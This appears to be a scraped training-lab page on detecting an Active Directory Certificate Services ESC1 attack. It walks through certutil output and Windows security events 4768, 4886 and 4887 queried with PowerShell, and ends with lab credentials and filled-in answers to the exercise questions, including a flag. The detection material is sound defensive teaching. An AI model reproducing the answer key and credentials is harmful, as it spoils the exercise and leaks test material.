


There is also the possibility to view that programmatically: the command `certutil -view` will dump everything on the CA with all of the information about each certificate (this can be massive in a large environment):



With some scripting, we can automate parsing and discovery of abused vulnerable templates by threat agents.

Finally, if you recall, in the attack, we used the obtained certificate for authentication and obtained a TGT; AD will log this request with the event ID `4768`, which will specifically have information about the logon attempt with a certificate:



```
Client Port:                    64869

Additional Information:
        Ticket Options:         0x40800010
        Result Code:            0x0
        Ticket Encryption Type: 0x17
        Pre-Authentication Type: 16

Certificate Information:
        Certificate Issuer Name:        eagle-PKI-CA
        Certificate Serial Number:      160000002C7ACD5E9B6DF3756500000000002C
        Certificate Thumbprint:         7104BB8ACBEF5FD6438FC5F48BDC64DB6E6164A5
```

Login with certificate

Note that events 4886 and 4887 will be generated on the machine issuing the certificate rather than the domain controller. If GUI access is not available, we can use PSSession to interact with the PKI machine, and the `Get-WinEvent` cmdlet to search for the events:

PKI - ESC1

```
C:\Users\bob\Downloads>runas /user:eagle\htb-student powershell

Enter the password for eagle\htb-student:
Attempting to start powershell as user "eagle\htb-student" ...
```

PKI - ESC1

```
PS C:\WINDOWS\system32> New-PSSession PKI

 Id Name            ComputerName    ComputerType    State         ConfigurationName     Availabilit
 -- ----            ------------    ------------    -----         -----------------     -----------
  4 WinRM4          PKI             RemoteMachine   Opened        Microsoft.PowerShell     Availabl

PS C:\WINDOWS\system32> Enter-PSSession PKI

[PKI]: PS C:\Users\htb-student\Documents> Get-WINEvent -FilterHashtable @{Logname='Security'; ID='4


   ProviderName: Microsoft-Windows-Security-Auditing

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
4/13/2023 4:05:50 PM          4886 Information      Certificate Services received a certificate req
4/11/2023 1:24:02 PM          4886 Information      Certificate Services received a certificate req
4/11/2023 1:15:01 PM          4886 Information      Certificate Services received a certificate req


[PKI]: PS C:\Users\htb-student\Documents> Get-WINEvent -FilterHashtable @{Logname='Security'; ID='4


   ProviderName: Microsoft-Windows-Security-Auditing

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
4/13/2023 4:06:05 PM          4887 Information      Certificate Services approved a certificate req
4/13/2023 4:06:02 PM          4887 Information      Certificate Services approved a certificate req
4/11/2023 1:24:14 PM          4887 Information      Certificate Services approved a certificate req
4/11/2023 1:24:14 PM          4887 Information      Certificate Services approved a certificate req
4/11/2023 1:15:12 PM          4887 Information      Certificate Services approved a certificate req
```

To view the full audit log of the events, we can pipe the output into `Format-List`, or save the events in an array and check them individually:

PKI - ESC1

```
[pki]: PS C:\Users\htb-student\Documents> $events = Get-WinEvent -FilterHashtable @{Logname='Securi
[pki]: PS C:\Users\htb-student\Documents> $events[0] | Format-List -Property *


Message             : Certificate Services received a certificate request.

                      Request ID:      51
                      Requester:       EAGLE\DC2$
                      Attributes:
                      CertificateTemplate:DomainController
                      ccm:PKI.eagle.local
```

```
Id                  : 4886
Version             : 0
Qualifiers          :
Level               : 0
Task                : 12805
Opcode              : 0
Keywords            : -9214364837600034816
RecordId            : 21100
ProviderName        : Microsoft-Windows-Security-Auditing
ProviderId          : 54849625-5478-4994-a5ba-3e3b0328c30d
LogName             : Security
ProcessId           : 660
ThreadId            : 772
MachineName         : PKI.eagle.local
UserId              :
TimeCreated         : 4/11/2023 1:24:02 PM
ActivityId          : dcf643ef-6c67-0000-6e44-f6dc676cd901
RelatedActivityId   :
ContainerLog        : Security
MatchedQueryIds     : {}
Bookmark            : System.Diagnostics.Eventing.Reader.EventBookmark
LevelDisplayName    : Information
OpcodeDisplayName   : Info
TaskDisplayName     : Certification Services
KeywordsDisplayNames : {Audit Success}
Properties          : {System.Diagnostics.Eventing.Reader.EventProperty, System.Diagnostics.Eventi
```

Please wait for 7-10 minutes after spawning the target of the below questions before requesting/generating any AD certificates!

For improved RDP performance, it is recommended to first SSH to the kali host while enabling dynamic port forwarding, followed by an RDP connection to WS001 from your attack host utilizing proxychains.

VPN Servers

⚠ **Warning:** Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.

Existing PwnBox instances will automatically switch to the new VPN server.

US Academy 3 — Medium Load

PROTOCOL

UDP 1337 TCP 443

DOWNLOAD VPN CONNECTION FILE

Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

UK — 163ms

Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

Waiting to start...

Enable step-by-step solutions for all questions

Questions

Answer the question(s) below to complete this Section and earn cubes!

Cheat Sheet

Download VPN Connection File

Target(s): Click here to spawn the target system!

RDP to with user "kali" and password "kali"

+ 1 Connect to the Kali host first, then RDP to WS001 as 'bob:Slavi123' and practice the techniques shown in this section. What is the flag value located at \\dc1\c$\scripts?

Pk1_Vuln3r@bl!itY

Submit

+ 1 After performing the ESC1 attack, connect to PKI (172.16.18.15) as 'htb-student:HTB_@cademy_stdnt!' and look at the logs. On what date was the very first certificate requested and issued?

12/19/2022

Submit

Previous Next

Mark Complete & Next